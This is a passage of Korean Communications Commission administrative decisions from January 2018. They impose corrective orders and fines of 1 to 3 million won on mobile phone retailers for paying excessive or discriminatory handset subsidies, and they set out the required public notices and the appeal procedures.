피심인들의 단말기유통법 위반행위에 대하여 제22조제3항, 같은 법 시행령 제17조 [별표 3]에 따라 피심인들에게 다음과 같이 과태료를 각 부과한다.

가. 기준금액

단말기유통법 시행령 제17조 [별표 3]은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인들의 위반행위가 첫 번째에 해당하여 1회 위반 과태료를 각 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

※ “대규모유통업자”란「대규모유통업에서의 거래 공정화에 관한 법률」제2조제1호에 따른 대규모 유통업자,「대·중소기업 상생협력 촉진에 관한 법률」제2조제2호에 따른 대기업 또는 대기업 계열사(「독점규제 및 공정거래에 관한 법률」제2조제3호에 따른 계열회사를 말한다)에 속하는 대리점·판매점을 말하며, 피심인들은 ‘대규모유통업자 외의 자’에 해당 한다.

나. 추가적 가중

단말기유통법 시행령 제17조 [별표 3]에 따르면 위반행위의 정도, 위반행위의 동기와 그 결과, 사업의 규모 등을 고려하여 과태료 부과기준 금액의 2분의 1범위에서 가중할 수 있도록 정하고 있는 바, 과다지원금을 지급한 피심인들에 대하여는 위반행위의 정도가 과중한 점을 고려하여 부과기준 금액의 50%를 각 가중한다.

다. 최종 과태료

이에 따라, 피심인들에게 1회 위반에 해당하는 과태료 부과기준 금액 1,000,000원에 50%를 가중한 금액을 합한 1,500,000원의 과태료를 각 부과한다.

6. 결론

상기 피심인들의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인들은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인들은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조 제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

방 송 통 신 위 원 회

심의 · 의결

안전번호 제2018 - 5 - 031호

안 건 명 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건

피 심 인 29개 이동통신 판매점

의결연월일 2018. 1. 24.

주 문

1. 피심인들은 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.
2. 피심인들은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 각 공표하여야 한다.
3. 피심인들에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 각 1,000,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- '17년 초부터 집단상가, 오피스텔, SNS 등의 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불·편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속됨에 따라 이동통신 3사 및 단말기 유통점에 대하여 사실조사('17.5.25~8.31)를 실시하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 조사 대상은 조사대상 기간('17.1.1.~8.31.) 중 전국 5개 권역(수도권·강원권, 충청권, 경북권, 전라권)에 도매 및 온라인 영업부문의 단말기 유통점을 대상으로 하였다.

나. 행위사실

- 방송통신위원회는 피심인들에 대하여 이동통신단말장치 유통구조 개선에 관한 법률(이하 '단말기유통법'이라 한다) 위반사항에 대해 조사하여 분석한 결과, 아래와 같은 사실을 확인하였다.
 - 피심인들은 위 조사대상 기간 중에 이동통신사업자가 공시한 지원금의 100분의 115를 초과한 지원금(이하 '과다지원금')을 지급하였다.
- 방송통신위원회는 2017년 12월 5일 '행정처분 사전통지' 공문을 통하여 피심인들에게 의견진술 기회를 각 부여하였다.

3. 위법성 판단

가. 관련법 규정

단말기유통법 제4조제5항은 대리점 또는 판매점은 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있도록, 같은 법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

제4조(지원금의 과다 지급 제한 및 공시)

- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수 관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인들이 일부 이용자들에게 각 과다지원금을 지급한 행위는 단말기유통법 제4조(지원금의 과다지급 제한 및 공시)제5항을 각 위반한 것으로 인정된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인들은 단말기유통법 제14조제2항제4호에 따라 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인들은 단말기유통법 제14조제2항제5호에 따라 가.의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간 (휴업일 제외) 각 공표하여야 한다.

< 공표문안 >

○○○(유통점명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 즉시중지 등의 시정명령을 받은 사실이 있습니다.

2018년 0월 0일

○○○(유통점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

5. 과태료 부과

피심인들의 단말기유통법 위반행위에 대하여 제22조제3항, 같은 법 시행령 제17조 [별표 3]에 따라 피심인들에게 다음과 같이 과태료를 각 부과한다.

가. 기준금액

단말기유통법 시행령 제17조 [별표 3]은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인들의 위반행위가 첫 번째에 해당하여 1회 위반 과태료를 각 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

※ “대규모유통업자”란「대규모유통업에서의 거래 공정화에 관한 법률」제2조제1호에 따른 대규모 유통업자,「대·중소기업 상생협력 촉진에 관한 법률」제2조제2호에 따른 대기업 또는 대기업 계열사(「독점규제 및 공정거래에 관한 법률」제2조제3호에 따른 계열회사를 말한다)에 속하는 대리점·판매점을 말하며, 피심인들은 ‘대규모유통업자 외의 자’에 해당 한다.

나. 추가적 가중 및 감경

단말기유통법 시행령 제17조 [별표 3]에 따르면 위반행위의 정도, 위반행위의 동기와 그 결과, 사업의 규모 등을 고려하여 과태료 부과기준 금액의 2분의 1범위에서 가중할 수 있도록 정하고 있는 바, 과다지원금을 지급한 피심인들에 대하여는 위반행위의 정도가 과중한 점을 고려하여 부과기준 금액의 50%를 각 가중한다.

다만, 조사 직전 위반자료 제출에 협조하는 등 위법상태를 자진하여 해소하기 위한 노력이 인정되는바, 단말기유통법 시행령 제17조 [별표3]에 따라 부과기준 금액의 50%를 각 감경한다.

다. 최종 과태료

이에 따라, 피심인들에게 1회 위반에 해당하는 과태료 부과기준 금액 1,000,000원에 50%를 가중한 금액(+500,000원) 및 50%를 감경한 금액(-500,000원)을 합한 1,000,000원의 과태료를 각 부과한다.

6. 결론

상기 피심인들의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인들은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인들은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조 제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

방 송 통 신 위 원 회

심의 · 의결

안건번호 제2018 - 5 - 032호

안 건 명 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건

피 심 인 6개 이동통신 판매점

의결연월일 2018. 1. 24.

주 문

1. 피심인들은 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.
2. 피심인들은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 각 공표하여야 한다.
3. 피심인들에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 각 3,000,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- '17년 초부터 집단상가, 오피스텔, SNS 등의 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불·편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속됨에 따라 이동통신 3사 및 단말기 유통점에 대하여 사실조사('17.5.25~8.31)를 실시하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 조사 대상은 조사대상 기간('17.1.1. ~ 8.31.) 중 전국 5개 권역(수도권·강원권, 충청권, 경북권, 전라권)에 도매 및 온라인 영업부문의 단말기 유통점을 대상으로 하였다.

나. 행위사실

- 방송통신위원회는 피심인들에 대하여 이동통신단말장치 유통구조 개선에 관한 법률(이하 '단말기유통법'이라 한다) 위반사항에 대해 조사하여 분석한 결과, 아래와 같은 사실을 확인하였다.
 - 피심인들은 위 조사대상 기간 중에 가입유형(번호이동, 신규가입, 기기변경 등)에 따라 부당하게 차별적인 지원금을 지급하였으며,
 - 이동통신사업자가 공시한 지원금의 100분의 115를 초과한 지원금(이하 '과다지원금')을 지급하였다.

- 방송통신위원회는 2017년 12월 5일 ‘행정처분 사전통지’ 공문을 통하여 피심인들에게 의견진술 기회를 각 부여하였다.

3. 위법성 판단

가. 관련법 규정

단말기유통법 제3조제1항은 대리점 또는 판매점은 번호이동, 신규가입, 기기변경 등 가입 유형에 따라 차별적인 지원금을 지급할 수 없도록, 제4조제5항은 대리점 또는 판매점은 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있도록, 같은 법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 1. 번호이동, 신규가입, 기기변경 등 가입 유형

제4조(지원금의 과다 지급 제한 및 공시)

- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인들이 일부 이용자들에게 가입유형에 따른 차별적인 지원금을 지급한 행위는 단말기유통법 제3조(지원금의 차별 지급 금지)를, 과다지원금을 지급한 행위는 제4조(지원금의 과다지급 제한 및 공시)제5항을 각 위반한 것으로 인정된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인들은 단말기유통법 제14조제2항제4호에 따라 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인들은 단말기유통법 제14조제2항제5호에 따라 가.의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간 (휴업일 제외) 각 공표하여야 한다.

< 공표문안 >

○○○(유통점명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하고, 가입유형(번호이동, 신규가입, 기기변경 등)에 따라 차별적인 지원금을 지급한 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 즉시중지 등의 시정명령을 받은 사실이 있습니다.

2018년 0월 0일

○○○(유통점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

5. 과태료 부과

피심인들의 단말기유통법 위반행위에 대하여 같은 법 제22조제3항, 같은 법 시행령 제17조 [별표 3]에 따라 피심인들에게 다음과 같이 과태료를 각 부과한다.

1. 기준금액

단말기유통법 시행령(별표 3)은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 금번 피심인들의 위반행위가 두 번째에 해당하여 2회 위반 과태료를 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

※ “대규모유통업자”란「대규모유통업에서의 거래 공정화에 관한 법률」제2조제1호에 따른 대규모 유통업자,「대·중소기업 상생협력 촉진에 관한 법률」제2조제2호에 따른 대기업 또는 대기업 계열사(「독점규제 및 공정거래에 관한 법률」제2조제3호에 따른 계열회사를 말한다)에 속하는 대리점·판매점을 말하며, 피심인들은 ‘대규모유통업자 외의 자’에 해당 한다.

나. 두 개항 위반에 대한 과태료 부과 판단

가입자에게 지원금을 지급하는 하나의 행위로 2개 이상의 법 위반 행위에 해당 하여 「질서위반행위규제법」 제13조(수개의 질서위반행위의 처리) 제1항*에 따라 더 중한 ‘과다지원금 지급 행위’에 대하여 정한 과태료를 부과하기로 한다.

* 「질서위반행위규제법」 제13조 제1항 : 하나의 행위가 2 이상의 질서위반행위에 해당하는 경우에는 각 질서위반행위에 대하여 정한 과태료 중 가장 중한 과태료를 부과한다.

다. 추가적 가중 및 감경

단말기유통법 시행령 제17조 [별표 3]에 따르면 위반행위의 정도, 위반행위의 동기와 그 결과, 사업의 규모 등을 고려하여 과태료 부과기준 금액의 2분의 1범위에서 가중할 수 있도록 정하고 있는 바, 과다지원금 및 차별적인 지원금을 지급한 피심인들에 대하여는 위반행위의 정도가 과중한 점을 고려하여 부과기준 금액의 50%를 각 가중한다.

다만, 조사 직전 위반자료 제출에 협조하는 등 위법상태를 자진하여 해소하기 위한 노력이 인정되는바, 단말기유통법 시행령 제17조 [별표3]에 따라 부과기준 금액의 50%를 각 감경한다.

라. 최종 과태료

이에 따라, 피심인들에게 2회 위반에 해당하는 과태료 부과기준 금액 3,000,000원에 50%를 가중한 금액(+1,500,000원) 및 50%를 감경한 금액(-1,500,000원)을 합한 3,000,000원의 과태료를 각 부과한다.

6. 결론

상기 피심인들의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인들은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인들은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조 제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

방 송 통 신 위 원 회

심의 · 의결

안건번호 제2018 - 5 - 033호

안 건 명 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건

피 심 인 1개 이동통신 판매점

의결연월일 2018. 1. 24.

주 문

1. 피심인은 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위를 즉시 중지하여야 한다.
2. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 한다.
3. 피심인에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 3,000,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- '17년 초부터 집단상가, 오피스텔, SNS 등의 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불·편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속됨에 따라 이동통신 3사 및 단말기 유통점에 대하여 사실조사('17.5.25~8.31)를 실시하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 조사 대상은 조사대상 기간('17.1.1. ~ 8.31.) 중 전국 5개 권역(수도권·강원권, 충청권, 경북권, 전라권)에 도매 및 온라인 영업부문의 단말기 유통점을 대상으로 하였다.

나. 행위사실

- 방송통신위원회는 피심인에 대하여 이동통신단말장치 유통구조 개선에 관한 법률(이하 '단말기유통법'이라 한다) 위반사항에 대해 조사하여 분석한 결과, 아래와 같은 사실을 확인하였다.
 - 피심인은 위 조사대상 기간 중에 이동통신사업자가 공시한 지원금의 100분의 115를 초과한 지원금(이하 '과다지원금')을 지급하였다.
- 방송통신위원회는 2017년 12월 5일 '행정처분 사전통지' 공문을 통하여 피심인에게 의견진술 기회를 부여하였다.

2. 위법성 판단

가. 관련법 규정

단말기유통법 제4조제5항은 대리점 또는 판매점은 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있도록, 같은 법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

제4조(지원금의 과다 지급 제한 및 공시)

- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수 관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인이 일부 이용자들에게 과다지원금을 지급한 행위는 단말기유통법 제4조(지원금의 과다지급 제한 및 공시)제5항을 위반한 것으로 인정된다.

3. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 가.의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간 (휴업일 제외) 공표하여야 한다.

< 공표문안 >

○○○(유통점명)은 '이동통신단말장치 유통구조 개선에 관한 법률' 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하여 '이동통신단말장치 유통구조 개선에 관한 법률'을 위반했다는 이유로 위반행위 즉시중지 등의 시정명령을 받은 사실이 있습니다.

2018년 0월 0일

○○○(유통점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

4. 과태료 부과

피심인의 단말기유통법 위반행위에 대하여 제22조제3항, 같은 법 시행령 제17조 [별표 3]에 따라 피심인에게 다음과 같이 과태료를 부과한다.

가. 기준금액

단말기유통법 시행령(별표 3)은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 금번 피심인의 위반행위가 두번째에 해당하여 2회 위반 과태료를 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

※ “대규모유통업자”란「대규모유통업에서의 거래 공정화에 관한 법률」제2조제1호에 따른 대규모 유통업자,「대·중소기업 상생협력 촉진에 관한 법률」제2조제2호에 따른 대기업 또는 대기업 계열사(「독점규제 및 공정거래에 관한 법률」제2조제3호에 따른 계열회사를 말한다)에 속하는 대리점·판매점을 말하며, 피심인들은 ‘대규모유통업자 외의 자’에 해당 한다.

나. 추가적 가중 및 감경

단말기유통법 시행령 제17조 [별표 3]에 따르면 위반행위의 정도, 위반행위의 동기와 그 결과, 사업의 규모 등을 고려하여 과태료 부과기준 금액의 2분의 1범위에서 가중할 수 있도록 정하고 있는 바, 과다지원금을 지급한 피심인에 대하여는 위반행위의 정도가 과중한 점을 고려하여 부과기준 금액의 50%를 가중한다.

다만, 조사 직전 위반자료 제출에 협조하는 등 위법상태를 자진하여 해소하기 위한 노력이 인정되는바, 단말기유통법 시행령 제17조 [별표3]에 따라 부과기준 금액의 50%를 감경한다.

다. 최종 과태료

이에 따라, 피심인에게 2회 위반에 해당하는 과태료 부과기준 금액 3,000,000 원에 50%를 가중한 금액(+1,500,000원) 및 50%를 감경한 금액(-1,500,000원)을 합한 3,000,000원의 과태료를 부과한다.

5. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조 제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 5 - 034호

안 건 명 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건

피 심 인 1개 이동통신 판매점

의결연월일 2018. 1. 24.

주 문

1. 피심인은 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 이동통신사업자의 사전 승낙을 받은 사실을 표시한 사전승낙서를 영업점에 게시하지 않고 영업하는 행위를 즉시 각 중지하여야 한다.
2. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 한다.
3. 피심인에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 2,000,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- '17년 초부터 집단상가, 오피스텔, SNS 등의 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불·편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속됨에 따라 이동통신 3사 및 단말기 유통점에 대하여 사실조사('17.5.25~8.31)를 실시하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 조사 대상은 조사대상 기간('17.1.1. ~ 8.31.) 중 전국 5개 권역(수도권·강원권, 충청권, 경북권, 전라권)에 도매 및 온라인 영업부문의 단말기 유통점을 대상으로 하였다.

나. 행위사실

- 방송통신위원회는 피심인에 대하여 이동통신단말장치 유통구조 개선에 관한 법률(이하 '단말기유통법'이라 한다) 위반사항에 대해 조사하여 분석한 결과, 아래와 같은 사실을 확인하였다.
 - 피심인은 위 조사대상 기간 중에 이동통신사업자가 공시한 지원금의 100분의 115를 초과한 지원금(이하 '과다지원금')을 지급하였다.
 - 피심인은 이동통신사업자의 사전승낙을 받은 사실을 표시한 사전승낙서를 영업장에 게시하지 않고 이동통신단말장치 판매 영업을 하였다.

- 방송통신위원회는 2017년 12월 5일 ‘행정처분 사전통지’ 공문을 통하여 피심인에게 의견진술 기회를 부여하였다.

2. 위법성 판단

가. 관련법 규정

단말기유통법 제4조제5항은 대리점 또는 판매점은 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있도록, 같은 법 제8조제3항에서 판매점은 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하도록, 같은 법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

